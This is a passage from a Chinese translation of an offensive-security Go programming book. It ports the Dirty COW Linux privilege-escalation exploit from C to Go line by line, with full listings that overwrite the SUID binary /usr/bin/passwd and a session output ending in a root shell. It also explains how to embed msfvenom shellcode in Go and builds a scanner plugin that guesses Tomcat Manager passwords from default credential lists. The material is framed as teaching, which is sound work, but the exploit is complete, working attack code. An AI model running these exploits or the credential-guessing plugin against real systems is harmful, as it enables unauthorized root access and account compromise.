与其解释C代码逻辑的细节，不如先从整体上看一下，然后将其分块，逐行与Go版本进行比较。该漏洞利用可执行文件和可链接格式（ELF）定义了一些恶意的Shell代码，该代码可生成Linux Shell。通过创建多个线程来作为特权用户执行代码，这些线程调用各种系统函数来将我们的shellcode写入内存位置。最终，shellcode通过覆盖碰巧已设置了SUID位并属于root用户的二进制可执行文件的内容来利用此漏洞。在本例中，二进制文件是`/usr/bin/passwd`，通常非root用户不能覆盖该文件。但是，由于 Dirty COW 漏洞，可以在保留文件权限的同时将任意内容写入文件，从而实现了特权升级。

现在将C代码分解为易于理解的部分，并将每个部分与Go中的等价部分进行比较。请注意，Go代码专门尝试实现C代码的逐行复制。清单9-6是在C语言函数之外定义或初始化的全局变量，而清单9-7是在Go中定义或初始化的全局变量。

```

void *map;
int f;
int stop = 0;
struct stat st;
char *name;
pthread_t pth1, pth2, pth3;

// change if no permissions to read
char suid_binary[] = "/usr/bin/passwd";

unsigned char sc[] = {
    0x7f, 0x45, 0x4c, 0x46, 0x02, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00,
    --snip--
    0x68, 0x00, 0x56, 0x57, 0x48, 0x89, 0xe6, 0x0f, 0x05
};
unsigned int sc_len = 177;

```

清单 9-6: C中的初始化

```

var mapp uintptr
var signals = make(chan bool, 2)
const SuidBinary = "/usr/bin/passwd"

var sc = []byte{
    0x7f, 0x45, 0x4c, 0x46, 0x02, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00,
    --snip--
    0x68, 0x00, 0x56, 0x57, 0x48, 0x89, 0xe6, 0x0f, 0x05,
}

```

清单 9-7: Go中的初始化

C和Go之间的翻译非常简单。C和Go这两个代码部分保持相同的编号，以演示Go如何实现与C代码各自行相似的功能。在这两种情况下，通过定义 `uintptr` 变量来跟踪映射的内存。在Go中，将变量名声明为 `mapp`，因为与C不同，`map` 在Go中是一个保留关键字。然后初始化一个变量，用于通知线程停止处理。Go约定不是像C语言那样使用整数，而是使用带有缓冲的布尔管道。将其长度明确定义为2，因为将有两个发出信号的并发函数。接下来，为SUID可执行文件定义一个字符串，并通过将Shellcode硬编码到切片片来封装全局变量。与C版本相比，Go代码中省略了一些全局变量，这意味着将在相应的代码块中根据需要定义它们。

接下来看下 `madvise()` 和 `procselfmem()` 这两个使用竞争条件的主要函数。同样，我们将清单9-8中的C版本与清单9-9中的Go版本进行比较。

```

void *madviseThread(void *arg)
{
    char *str;
    str=(char*)arg;
    int i,c=0;
    for(i=0;i<1000000 && !stop;i++) {
        c+=madvise(map,100,MADV_DONTNEED);
    }
    printf("thread stopped\n");
}

void *procselfmemThread(void *arg)
{
    char *str;
    str=(char*)arg;
    int f=open("/proc/self/mem",O_RDWR); int i,c=0;
    for(i=0;i<1000000 && !stop;i++) {
        lseek(f,map,SEEK_SET);
        c+=write(f, str, sc_len);
    }
    printf("thread stopped\n");
}

```

清单 9-8: C 中的竞争条件函数

```

func madvise() {
    for i := 0; i < 1000000; i++ {
        select {
            case <- signals:u
                fmt.Println("madvise done")
                return
            default:
                syscall.Syscall(syscall.SYS_MADVISE, mapp, uintptr(100), syscall.M
        }
    }
}

func procselfmem(payload []byte) {
    f, err := os.OpenFile("/proc/self/mem", syscall.O_RDWR, 0)
    if err != nil {
        log.Fatal(err)
    }
    for i := 0; i < 1000000; i++ {
        select {
            case <- signals:u fmt.Println("procselfmem done") return
            default:
                syscall.Syscall(syscall.SYS_LSEEK, f.Fd(), mapp, uintptr(os.SEEK_S
        }
    }
}

```

清单 9-9: Go 中的竞争条件函数

竞争条件函数使用各种变量进行信号传递。这两个函数都包含for循环，该循环需要多次迭代。C版本检查 stop 变量的值，而Go版本使用 select 语句尝试从 signals 管道读取。当信号出现时，函数返回。如果没有信号在等待，则执行 default 。 madvise() 和 procselfmem() 函数之间的主要区别是 default 的处理。在我们的 madvise() 函数中您向 madvise() 函数发出一个Linux系统调用，而 procselfmem() 函数则向 lseek() 发出Linux系统调用，并将有效负载写入内存。

以下是这些函数的C和Go版本之间的主要区别：

- Go版本使用管道来确定何时提前中断循环，而C函数使用一个整数值来指示发生线程竞争何时中断循环。
- Go版本使用 `syscall` 包调用Linux系统。传递给该函数的参数包括要调用的系统函数及其必需的参数。可以通过搜索Linux文档来找到函数的名称，用途和参数。这就是我们能够调用本地Linux函数的方式。

现在来回顾一下 `waitForWrite()` 函数，该函数监视SUID是否发生更改，以便执行 shellcode。C版本如清单9-10所示，Go版本如清单9-11所示。

```
void *waitForWrite(void *arg) {
    char buf[sc_len];
    for(;;) {
        FILE *fp = fopen(suid_binary, "rb");

        fread(buf, sc_len, 1, fp);

        if(memcmp(buf, sc, sc_len) == 0) {
            printf("%s is overwritten\n", suid_binary); break;
        }
        fclose(fp);
        sleep(1);
    }
    stop = 1;
    printf("Popping root shell.\n");
    printf("Don't forget to restore /tmp/bak\n");
    system(suid_binary);
}
```

清单 9-10: C 中的 `waitForWrite()` 函数

```

func waitForWrite() {
    buf := make([]byte, len(sc))
    for {
        f, err := os.Open(SuidBinary)
        if err != nil {
            log.Fatal(err)
        }
        _, err := f.Read(buf); err != nil {
            log.Fatal(err)
        }
        f.Close()
        if bytes.Compare(buf, sc) == 0 {
            fmt.Printf("%s is overwritten\n", SuidBinary)
            break
        }
        time.Sleep(1*time.Second)
    }
    signals <- true
    signals <- true

    fmt.Println("Popping root shell")
    fmt.Println("Don't forget to restore /tmp/bak\n")

    attr := os.ProcAttr {
        Files: []*os.File{os.Stdin, os.Stdout, os.Stderr},
    }
    proc, err := os.StartProcess(SuidBinary, nil, &attr)
    if err !=nil {
        log.Fatal(err)
    }
    proc.Wait()
    os.Exit(0)
}

```

清单 9-11: Go中的 `waitForWrite()` 函数

在这两种情况下，代码都定义了一个无限循环，该循环监视SUID二进制文件的变动。C中使用 `memcmp()` `shellcode`是否已写入目标，而Go代码使用 `bytes.Compare()`。当`shellcode`出现时，就会知道该漏洞成功地覆盖了文件。然后跳出无限循环，向正在运行的线程发出信号，表示它们现在可以停止了。与竞争条件的代码一样，Go版本通过通道来实现这一点，而C版本使用一个整数。最后，执行的可能是函数中最好的部分：SUID目标文件现在包含了恶意代码。Go代码有点冗长，因为需要传入与`stdin`, `stdout`和`stderr`对应的属性：分别指向打开输入文件、输出文件和错误文件描述符的文件指针。

现在看一下 `main()` 函数，它调用前面执行此漏洞所需的函数。清单9-12是C代码，清单9-13是Go代码。

```
int main(int argc,char *argv[]) {
    char *backup;

    printf("DirtyCow root privilege escalation\n");
    printf("Backing up %s.. to /tmp/bak\n", suid_binary);

    asprintf(&backup, "cp %s /tmp/bak", suid_binary);
    system(backup);

    f = open(suid_binary,O_RDONLY);
    fstat(f,&st);

    printf("Size of binary: %d\n", st.st_size);

    char payload[st.st_size];
    memset(payload, 0x90, st.st_size);
    memcpy(payload, sc, sc_len+1);

    map = mmap(NULL,st.st_size,PROT_READ,MAP_PRIVATE,f,0);

    printf("Racing, this may take a while..\n");

    pthread_create(&pth1, NULL, &adviseThread, suid_binary);
    pthread_create(&pth2, NULL, &procselmemThread, payload);
    pthread_create(&pth3, NULL, &waitForWrite, NULL);

    pthread_join(pth3, NULL);

    return 0;
}
```

清单 9-12: C 中的 *main()* 函数

```

func main() {
    fmt.Println("DirtyCow root privilege escalation")
    fmt.Printf("Backing up %s.. to /tmp/bak\n", SuidBinary)

    backup := exec.Command("cp", SuidBinary, "/tmp/bak")
    if err := backup.Run(); err != nil {
        log.Fatal(err)
    }

    f, err := os.OpenFile(SuidBinary, os.O_RDONLY, 0600)
    if err != nil {
        log.Fatal(err)
    }
    st, err := f.Stat()
    if err != nil {
        log.Fatal(err)
    }

    fmt.Printf("Size of binary: %d\n", st.Size())

    payload := make([]byte, st.Size())
    for i, _ := range payload {
        payload[i] = 0x90
    }
    for i, v := range sc {
        payload[i] = v
    }

    mapp, _, _ = syscall.Syscall6(
        syscall.SYS_MMAP,
        uintptr(0),
        uintptr(st.Size()),
        uintptr(syscall.PROT_READ),
        uintptr(syscall.MAP_PRIVATE),
        f.Fd(),
        0,
    )

    fmt.Println("Racing, this may take a while..\n")
    go madvise()
    go procselmem(payload)
    waitForWrite()
}

```

清单 9-13: Go中的 *main()* 函数

`main()` 函数首先备份目标可执行文件。由于最终要覆盖它，因此不想丢失原始版本；这样做可能会对系统造成不好的影响。虽然C可以通过调用 `system()` 将整个命令作为一个字符串传给它来运行操作系统命令，但是Go需要依赖于 `exec.Command()` 函数，该函数将命令作为单独的参数传递。接下来，以只读模式打开SUID目标文件，检索文件统计信息，然后使用它们来初始化与目标文件大小相同的有效负载切片。在C语言中，通过调用 `memset()`，使用NOP (0x90)指令填充数组，然后通过调用 `memcpy()`，使用shellcode复制数组的一部分。Go中则没有这样便利的函数。

相反，在Go中，循环遍历切片元素，并每次手动填充一个字节。之后，将对 `mapp()` 函数发出Linux系统调用，该函数会将目标SUID文件的内容映射到内存。对于以前的系统调用，可以通过搜索Linux文档来找到 `mapp()` 所需的参数。可能会注意到，Go代码调用 `syscall.Syscall6()` 而不是调用 `syscall.Syscall()`。`Syscall6()` 需要六个参数的系统调用，与 `mapp()` 一样。最后，代码启动了两

个协程，并发地调用 `madvise()` 和 `procselfmem()` 函数。当竞争条件出现时，调用 `waitForWrite()` 函数，该函数监控SUID文件的改动，向线程发出停止的信号并执行恶意代码。

为了完整起见，清单9-14是移植的Go代码的全部内容。

```

var mapp uintptr
var signals = make(chan bool, 2)
const SuidBinary = "/usr/bin/passwd"

var sc = []byte{
    0x7f, 0x45, 0x4c, 0x46, 0x02, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00,
    --snip--
    0x68, 0x00, 0x56, 0x57, 0x48, 0x89, 0xe6, 0xf, 0x05,
}

func madvise() {
    for i := 0; i < 1000000; i++ {
        select {
            case <- signals:
                fmt.Println("madvise done")
                return
            default:
                syscall.Syscall(syscall.SYS_MADVISE, mapp, uintptr(100), syscall.M
        }
    }
}

func procselfmem(payload []byte) {
    f, err := os.OpenFile("/proc/self/mem", syscall.O_RDWR, 0)
    if err != nil {
        log.Fatal(err)
    }
    for i := 0; i < 1000000; i++ {
        select {
            case <- signals:
                fmt.Println("procselfmem done")
                return
            default:
                syscall.Syscall(syscall.SYS_LSEEK, f.Fd(), mapp, uintptr(os SEEK_S
                f.Write(payload)
        }
    }
}

func waitForWrite() {
    buf := make([]byte, len(sc))
    for {
        f, err := os.Open(SuidBinary)
        if err != nil {
            log.Fatal(err)
        }
        if _, err := f.Read(buf); err != nil {
            log.Fatal(err)
        }
        f.Close()
        if bytes.Compare(buf, sc) == 0 {
            fmt.Printf("%s is overwritten\n", SuidBinary)
            break
        }
        time.Sleep(1*time.Second)
    }
    signals <- true
    signals <- true

    fmt.Println("Popping root shell")
    fmt.Println("Don't forget to restore /tmp/bak\n")
    attr := os.ProcAttr {
        Files: []*os.File{os.Stdin, os.Stdout, os.Stderr},
    }
    proc, err := os.StartProcess(SuidBinary, nil, &attr)
    if err != nil {

```

```

        log.Fatal(err)
    }
    proc.Wait()
    os.Exit(0)
}

func main() {
    fmt.Println("DirtyCow root privilege escalation")
    fmt.Printf("Backing up %s.. to /tmp/bak\n", SuidBinary)
    backup := exec.Command("cp", SuidBinary, "/tmp/bak")
    if err := backup.Run(); err != nil {
        log.Fatal(err)
    }
    f, err := os.OpenFile(SuidBinary, os.O_RDONLY, 0600)
    if err != nil {
        log.Fatal(err)
    }
    st, err := f.Stat()
    if err != nil {
        log.Fatal(err)
    }

    fmt.Printf("Size of binary: %d\n", st.Size())

    payload := make([]byte, st.Size())
    for i, _ := range payload {
        payload[i] = 0x90
    }
    for i, v := range sc {
        payload[i] = v
    }

    mapp, _, _ = syscall.Syscall6(
        syscall.SYS_MMAP,
        uintptr(0),
        uintptr(st.Size()),
        uintptr(syscall.PROT_READ),
        uintptr(syscall.MAP_PRIVATE),
        f.Fd(),
        0,
    )

    fmt.Println("Racing, this may take a while..\n")
    go madvise()
    go procsselfmem(payload)
    waitForWrite()
}

```

清单 9-14: 完整的 Go 代码 (/ch-9/dirtycow/main.go/)

要确认代码是否能正常运行, 请在易受攻击的主机上运行。没有比看到root shell更令人满意的了。

```

alice@ubuntu:~$ go run main.go
DirtyCow root privilege escalation Backing up /usr/bin/passwd.. to /tmp/bak Si
Racing, this may take a while..

/usr/bin/passwd is overwritten
Popping root shell
procselfmem done
Don't forget to restore /tmp/bak

root@ubuntu:/home/alice# id
uid=0(root) gid=1000(alice) groups=0(root),4(adm),1000(alice)

```

如看见的那也，程序成功运行将备份/usr/bin /passwd文件，争夺句柄的控制权，用新的预期值覆盖文件位置，并最终生成一个系统shell。Linux id命令的输出确认alice帐户已经被提升到uid=0的值，表示root级别的特权。

## 用Go创建 Shellcode

在上一节中，使用正当的ELF格式的原始shellcode，用恶意的替代方法覆盖了一个合法文件。如何自己生成这个shellcode？事实证明，可以使用特有的工具生成支持Go的shellcode。

我们将介绍如何使用命令行程序 `msfvenom` 进行此操作，但是我们教的是整体技术，并非是专门工具。可以使用几种方法来处理外部的二进制数据，无论是shellcode还是其他东西，并将其集成到Go代码中。请放心，以下页面更多地处理公共数据表示，而不是特定于某个工具的任何内容。

Metasploit框架是一个流行的开发和后开发工具包，它附带了 `msfvenom`，该工具可以生成任何Metasploit可用的有效负载，并将其转换为通过 `-f` 参数指定的各种格式。不幸的是，没有明确的Go转换。然而，只要稍加调整，就可以很容易地将几种格式集成到Go代码中。我们将在这里探索其中的5种格式：`C`, `hex`, `num`, `raw` 和 `Base64`，同时请记住，我们的最终目标是在Go中创建字节切片。

## C转换

如果指定了C转换类型，`msfvenom` 将直接以C代码中的格式生成有效负载。这似乎是逻辑上的首选，因为在本章前面我们详细介绍了C和Go之间的许多相似之处。但是，它并不是我们Go代码的最佳选则。为了说明原因，请查看以下C格式的示例输出：

```

unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"--snip--
"\x64\x00";

```

我们几乎只对有效负载感兴趣。为了使Go支持，必须删除分号并改变换行符。这意味着要么在除最后一行外的所有行的末尾添加`+`号来显式连接每一行，要么完全删除换行符成为长字符串。对于小的有效负载，这样做是可以接受的，但是对于大的有效负载，手动这样做会很繁琐。可能会需要使用其他Linux命令，如 `sed` 和 `tr` 来清理。

清理有效负载后，将把有效负载作为字符串。要创建字节切片，需要输入以下内容：

```
payload := []byte("\xfc\xe8\x82...").
```

这是个不错的解决办法，但还可以做得更好。

## Hex 转换

在改进之前的尝试后，来看一个 `hex` 转换。使用这种格式，`msfvenom` 会生成一个长的十六进制字符串：

```
fce8820000006089e531c0648b50308b520c8b52148b72280fb74a2631ff...6400
```

如果这种格式看起来很熟悉，因为在移植Java反序列化漏洞时使用过。把该值作为字符串传递到对 `hex.DecodeString()` 的调用中。如果存在，它将返回一个字节切片和错误详情。可以这样使用它：

```
payload, err := hex.DecodeString("fce8820000006089e531c0648b50308b520c8b52148b
```

把它翻译成Go是相当简单的。所要做的就是将字符串用双引号括起来，并将其传递给函数。但是，较大的有效负载将会是一个不美观的字符串，引号可能超出页边距。可以继续使用这种格式，但是如果希望代码既实用又美观，我们提供了第三种选择。

## Num 转换

`num` 转换以十六进制的数字格式生成一个以逗号分隔的字节列表：

```
0xfc, 0xe8, 0x82, 0x00, 0x00, 0x00, 0x60, 0x89, 0xe5, 0x31, 0xc0, 0x64, 0x8b,
0x8b, 0x52, 0x0c, 0x8b, 0x52, 0x14, 0x8b, 0x72, 0x28, 0x0f, 0xb7, 0x4a, 0x26,
--snip--
0x64, 0x00
```

可以直接用来初始化字节切片，如下所示：

```
payload := []byte{
    0xfc, 0xe8, 0x82, 0x00, 0x00, 0x00, 0x60, 0x89, 0xe5, 0x31, 0xc0, 0x64, 0x8b,
    0x8b, 0x52, 0x0c, 0x8b, 0x52, 0x14, 0x8b, 0x72, 0x28, 0x0f, 0xb7, 0x4a, 0x26,
    --snip--
    0x64, 0x00,
}
```

由于 `msfvenom` 输出是逗号分隔的，因此字节列表可以很好地跨行包装，而不必笨拙地附加数据集。唯一需要做的修改是在列表的最后一个元素后面添加一个逗号。这种输出格式很容易集成到Go代码中，格式也很好。

## Raw 转换

`raw` 转换会以原始二进制格式生成有效负载。如果数据本身显示在终端窗口上，则可能会产生乱码，如下所示：

```
000`0010d0P00R
080u0}0;]${u0X0X$0f0Y 4I0:I040010000
```

除非生成其他格式的数据，否则无法在代码中使用此数据。可能会问，为什么我们还要讨论原生二进制数据呢？好吧，因为遇到原始的二进制数据非常普遍，无论是作为用工具生成的有效负载，二进制文件的内容还是加密密钥。知道如何识别二进制数据并将其用到Go代码中将很有价值。

使用Linux中的 `xxd` 程序和 `-i` 命令行开关，可以轻松地将原始二进制数据转换为上一节的 `num` 格式。一个简单的 `msfvenom` 命令示例如下所示，可以将 `msfvenom` 生成的原始二进制输出通过管道传递到 `xxd` 命令中：

```
$ msfvenom -p [payload] [options] -f raw | xxd -i
```

和上一节一样，可以将结果直接赋值给一个字节切片。

## Base64 编码

尽管 `msfvenom` 不包含纯Base64编码，但遇到Base64格式的二进制数据（包括 `shellcode`）也非常普遍的。Base64编码可能增大数据的长度，但也可以避免使用丑陋或无法使用的原始二进制数据。例如，与 `num` 相比，此格式在代码中更易于使用，并且可以简化HTTP等协议的数据传输。因此，值得讨论Go中的用法。

生成二进制数据的Base64编码表示形式的最简单方法是在Linux中使用 `base64` 程序。可以通过标准输入或文件来编码或解码数据。可以使用 `msfvenom` 生成原始二进制数据，然后使用以下命令对结果进行编码：

```
$ msfvenom -p [payload] [options] -f raw | base64
```

与C输出非常相似，生成的有效负载包含换行符，作为字符串用在代码中时，必须先对其进行处理。可以在Linux中使用 `tr` 工具删除所有换行符：

```
$ msfvenom -p [payload] [options] -f raw | base64 | tr -d "\n"
```

编码后有效负载现在以连续字符串的形式存在。然后，在Go代码中，可以通过解码字符串将原始有效负载作为字节切片获取。使用 `encoding/base64` 包来完成：

```
payload, err := base64.StdEncoding.DecodeString("/0iCAAAAYInlMcBki1Awi...WFuZA
```

现在能够无障碍地处理原始的二进制数据了。

## 关于汇编的说明

不涉及汇编的讨论shellcode和底层编程是不完整的。不幸的是，对于shellcode开发人员和汇编人员来说，Go与汇编的集成是有限的。与C不同，Go不支持内联汇编。如果把汇编集成到Go代码中，可以这么做。实际上，必须在Go中定义函数原型，并在单独的文件中使用汇编指令。然后，运行 `go build` 来编译，链接和构建最终的可执行文件。尽管看起来并不让人畏惧，但问题在于汇编语言本身。Go只

支持基于Plan 9操作系统的汇编。这个系统是由贝尔实验室发明的，并在20世纪末使用。包括可用的指令和操作码在内的汇编语法几乎不存在。这使得编写纯Plan 9汇编成为一项艰巨的任务，几乎是不可能完成的任务。

## 总结

尽管缺乏汇编可用性，但Go的标准包里提供了大量利于挖洞的功能。本章介绍了混淆、移植漏洞和处理二进制数据，还有shellcode。作为额外的学习，我们建议您访问<https://www.exploit-db.com/>来探索漏洞数据库，并尝试将现有的漏洞移植到Go中。这个任务繁重基于对源语言的熟练程度，但可以成为理解数据操作、网络通信和底层系统交互的绝佳机会。

在下一章中，我们的重点不在开发上，而专注于生成可扩展的工具集。

## 第10章：Go插件和可扩展工具

许多安全工具都构建为 *frameworks* ——核心组件，抽象级别的构建可以容易地扩展他们的功能。仔细想想，这其实对安全从业人员来说很有意义。该行业在不断变化；社区总是在发明新的漏洞和技术，以避免检测，创造一个高度动态和有点不可预测的景观。但是，通过使用插件和扩展，工具开发人员可以在一定程度上保证他们的产品不会过时。通过重用工具的核心组件而不用再进行繁琐的重写，可以通过可插拔的系统优雅地处理行业发展。

这一点，再加上大量的社区参与，可以说是 **Metasploit Framework** 成功老化的原凶。见鬼，即使是像 Tenable 这样的商业企业，也看到了创造可扩展产品的价值；Tenable 依赖于一个插件为基础的系统，在其 Nessus 漏洞扫描器中执行签名检查。

在本章中，将用 Go 创建两个漏洞扫描器扩展。首先，使用本地 Go 插件系统并显式地将代码编译为共享对象。然后，使用嵌入的 Lua 系统重新构建相同的插件，该系统比本地 Go 插件系统更早。记住，与用其他语言（如 Java 和 Python）创建插件不同，在 Go 中创建插件是一个相当新的构造。本地支持插件从 Go 版本 1.8 开始。而且，直到版本 1.10 才可以将这些插件创建为 Windows 动态链接库（DLLs）。确保使用最新颁布的 Go，以便本章中的例子可以正常运行。

### 使用 Go 本地插件系统

Go 在版本 1.8 之前，不支持插件或动态运行时代码可扩展性。虽然像 Java 这样的语言允许执行程序来实例化导入的类型并调用它们的函数时加载类或 JAR 文件，但是 Go 没有提供这样的奢侈。虽然有时可以通过接口实现来扩展功能，但是不能真正动态地加载和执行代码本身。相反，需要在编译期时正确地包含它。作为一个例子，无法复制这里显示的 Java 功能，它从一个文件动态加载一个类，实例化类，并在实例上调用 `someMethod()`：

```
File file = new File("/path/to/classes/");
URL[] urls = new URL[]{file.toURL()};
ClassLoader cl = new URLClassLoader(urls);
Class clazz = cl.loadClass("com.example.MyClass"); clazz.getConstructor().newInstance();
```

幸运的是，Go 的新版本能够模拟这一功能，允许开发人员显式地编译代码以作为插件使用。具体来说，在版本 1.10 之前，插件系统只能在 Linux 上工作，因此必须在 Linux 上部署可扩展框架。Go 的插件是在构建过程中作为共享对象创建的。要生成共享对象，输入以下构建命令，该命令将 `plugin` 提供给 `buildmode` 选项：

```
$ go build -buildmode=plugin
```

或者，要构建 Windows DLL，使用 `c-shared` 作为 `buildmode` 选项：

```
$ go build -buildmode=c-shared
```

要构建Windows DLL，您的程序必须满足某些导出函数的约定，还必须导入C库。我们让您自己探索这些细节。在本章中，我们只关注Linux插件的变体，因为我们将在第12章演示如何加载和使用 DLL。

在编译到DLL或共享对象之后，一个单独的程序可以在运行时加载和使用插件。可以访问任何导出的函数。使用Go的插件包可以与共享对象的导出功能交互。包中的功能简单明了。要使用插件，请按照下列步骤：

1. 调用 `plugin.Open(filename string)` 来打开共享对象文件，创建 `plugin.Plugin` 实例。`
2. `plugin.Plugin` 调用 `Lookup(symbolName string)` 通过名字来检索 Symbol (这是导出函数的变体)。
3. 使用类型断言将泛型的 Symbol 转换为程序期望的类型。
4. 根据需要使用转换后的结果对象。

可能已经注意到，对 `Lookup()` 的调用需要使用者提供符号名。这意味着使用者必须预定义，且希望能公开的命名方案。可以将其看作一个定义好的API或通用接口，插件将会遵循这些接口。如果没有标准的命名方案，新的插件将对使用者代码进行更改，从而破坏基于插件的系统的整个目的。

在下面的示例中，期望插件定义一个名为 `New()` 的导出函数，该函数返回特定的接口类型。这样，就可以对引导过程进行标准化。将句柄返回到接口能够以可预料的方式调用对象上的函数。

现在开始创建可插拔的漏洞扫描器。每个插件实现单个检测逻辑。主扫描器代码将通过从文件系统上的单个目录中读取插件来启动处理。要使这一切正常运行，将使用两个独立的存储库：一个用于插件，另一个用于使用插件的主程序。

## 创建主程序

从主程序开始，在其上添加插件。这有助于理解创建插件过程。设置存储库的目录结构，如下显示：

```
$ tree
.
--- cmd
    --- scanner
        --- main.go
--- plugins
--- scanner
    --- scanner.go
```

`cmd/scanner/main.go` 文件是命令行工具。它加载插件并启动扫描。`plugins` 目录包含动态加载的所有共享对象，以调用各种漏洞签名检查。`scanner/scanner.go` 文件中定义插件和主扫描器使用的数据类型。将数据存放在自己的包中更易用些。

清单10-1是 `scanner.go` 文件的内容。

```
package scanner

// Scanner defines an interface to which all checks adhere
type Checker interface {
    Check(host string, port uint64) *Result
}

// Result defines the outcome of a check
type Result struct {
    Vulnerable bool
    Details     string
}
```

清单 10-1: 定义核心扫描器类型 (<https://github.com/blackhat-go/bhg/ch-10/plugin-core/scanner/scanner.go/>)

在这个名为 `scanner` 的包中定义了两个类型。第一个是 `Checker` 接口。该接口定义了 `Check()` 这一个方法，参数为 `host` 和 `port`，返回值为 `Result` 指针。`Result` 类型被定义为 `struct`。其目的是追踪检查的结果。服务易受攻击吗？在记录、验证或利用缺陷时，哪些细节是相关的？

将接口视为某种契约或蓝图；插件随意实现 `Check()` 函数，只要返回 `Result` 指针。插件实现的逻辑基于每个插件的漏洞检查逻辑。例如，检查 Java 反序列化问题的插件可以实现适当的 HTTP 调用，而检查默认 SSH 凭据的插件可以对 SSH 服务发起密码猜测攻击。这就是抽象的力量！

接下来，回顾一下 `*cmd/scanner/main.go`。该文件中使用插件(清单10-2)。

```

const PluginsDir = "../../plugins"

func main() {
    var (
        files []os.FileInfo
        err   error
        p     *plugin.Plugin
        n     plugin.Symbol
        check scanner.Checker
        res   *scanner.Result
    )
    if files, err = ioutil.ReadDir(PluginsDir); err != nil {
        log.Fatalln(err)
    }

    for idx := range files {
        fmt.Println("Found plugin: " + files[idx].Name())
        if p, err = plugin.Open(PluginsDir + "/" + files[idx].Name()); err !=
            log.Fatalln(err)
    }

    if n, err = p.Lookup("New"); err != nil {
        log.Fatalln(err)
    }

    newFunc, ok := n.(func() scanner.Checker)
    if !ok {
        log.Fatalln("Plugin entry point is no good. Expecting: func New()")
    }
    check = newFunc()
    res = check.Check("10.0.1.20", 8080)
    if res.Vulnerable {
        log.Println("Host is vulnerable: " + res.Details)
    } else {
        log.Println("Host is NOT vulnerable")
    }
}
}

```

清单 10-2: 运行插件的扫描器客户端 (<https://github.com/blackhat-go/bhg/ch-10/plugin-core/cmd/scanner/main.go/>)

代码从定义插件所在的位置开始。这种情况下使用的是硬编码。当然也可以改进代码，从参数或环境变量中读入该值。使用该变量调用 `ioutil.ReadDir(PluginDir)` 来获取文件列表，然后再遍历插件文件。对每个文件，使用 Go 的 `plugin` 包通过调用 `plugin.Open()` 来读取插件。如果成功的话，就会有一个 `*plugin.Plugin` 实例，将该实例赋值给变量 `p`。调用 `p.Lookup("New")` 来查找符号名为 `New` 的插件。

正如在前面的高级概述中提到的，这个符号查找约定需要主程序提供符号的明确的名称作为参数，意味着插件有相同名称的导出符号——在本例中，主程序查找的符号名字为 `New`。此外，很快就会看到，代码期望符号是一个函数，该函数将返回 `scanner.Checker` 的具体实现，该接口在前一节中讨论过。

假定插件已经含有名为 `New` 的符号，对符号进行类型断言，将其转成 `func() scanner.Checker` 类型。即，期望符号是一个返回实现了 `scanner.Checker` 的对象的函数。将转换后的值赋给一个名为 `newFunc` 的变量。然后调用它，并将返回值

赋值给变量 `check`。幸亏类型断言，才能判断是否符合 `scanner.Checker` 接口，所以必须要实现 `Check()` 函数。调用并传参目标主机和端口。结果为 `*scanner.Result`，赋值给变量 `res` 并检查以确定服务是否容易受到攻击。

注意，这个过程是通用的；它使用类型断言和接口来创建一个结构，通过这个结构可以动态地调用插件。代码中没有专门的单个漏洞签名或用于检查漏洞是否存在的方法。相反，已经对功能进行了足够的抽象，以至于插件开发人员可以创建独立的插件来执行工作单元，而不需要了解其他插件，甚至不需要了解使用应用程序。插件作者必须关心的惟一一件事是正确地创建导出的 `New()` 函数和实现 `scann.Checker` 的类型。来看一下实现这一点的插件。

## 构建密码猜测插件

插件（清单10-3）对 Apache Tomcat Manager 登录入口进行密码猜测攻击。这也是黑客喜欢攻击的目标，这种入口通常将其配置为容易猜测的凭证。有了有效的凭证，黑客就可以在底层系统上可靠地执行任意代码。黑客非常容易获胜。

在对代码的审查中，没有涉及到漏洞测试的具体细节，因为实际上只是一系列发送到特定URL的HTTP请求。相反，主要专注于满足可插入扫描器的接口需求。

```

import (
    // Some snipped for brevity
    "github.com/bhg/ch-10/plugin-core/scanner" u
)

var Users = []string{"admin", "manager", "tomcat"}
var Passwords = []string{"admin", "manager", "tomcat", "password"}

// TomcatChecker implements the scanner.Check interface. Used for guessing Tom
type TomcatChecker struct{}

// Check attempts to identify guessable Tomcat credentials
func (tc *TomcatChecker) Check(host string, port uint64) *scanner.Result {
    var (
        resp *http.Response err error
        url string
        res *scanner.Result
        client *http.Client
        req *http.Request
    )
    log.Println("Checking for Tomcat Manager...")
    res = new(scanner.Result)
    url = fmt.Sprintf("http://%s:%d/manager/html", host, port)
    if resp, err = http.Head(url); err != nil {
        log.Printf("HEAD request failed: %s\n", err)
        return res
    }
    log.Println("Host responded to /manager/html request")
    // Got a response back, check if authentication required
    if resp.StatusCode != http.StatusUnauthorized || resp.Header.Get("WWW-Auth
        log.Println("Target doesn't appear to require Basic auth.")
        return res
    }

    // Appears authentication is required. Assuming Tomcat manager. Guess passw
    log.Println("Host requires authentication. Proceeding with password guessi
    client = new(http.Client)
    if req, err = http.NewRequest("GET", url, nil); err != nil {
        log.Println("Unable to build GET request")
        return res
    }
    for _, user := range Users {
        for _, password := range Passwords {
            req.SetBasicAuth(user, password)
            if resp, err = client.Do(req); err != nil {
                log.Println("Unable to send GET request")
                continue
            }
            if resp.StatusCode == http.StatusOK {
                res.Vulnerable = true
                res.Details = fmt.Sprintf("Valid credentials found - %s:%s", u
                return res
            }
        }
    }
    return res
}
// New is the entry point required by the scanner
func New() scanner.Checker {
    return new(TomcatChecker)
}

```

清单 10-3: 创建源生地 Tomcat 凭证猜测插件 (<https://github.com/blackhat-go/bhg/ch-10/plugin-tomcat/main.go/>)

首先，需要导入前面详细介绍过的 `scanner` 包。该包定义 `Checker` 接口和将要构建的 `Result` 结构体。首先定义名为 `TomcatChecker` 的一个空 `struct` 类型来实现 `Checker`。要想满足 `Checker` 接口的实现需求，创建方法匹配 `Check(host string, port uint64) *scanner.Result`。使用这些代码执行所有通用的漏洞检查逻辑。

由于期望返回 `*scanner.Result`，初始化，并将其赋值给名为 `res` 的变量。如果条件满足——即，如果检查验证了可猜测的凭证，则确认了漏洞，将 `res.Vulnerable` 设置为 `true`，将 `res.Details` 设置为含有可识别的凭证的消息。如果漏洞不是可识别的，那么返回的实例的 `res.Vulnerable` 将被设置为默认的状态——`false`。

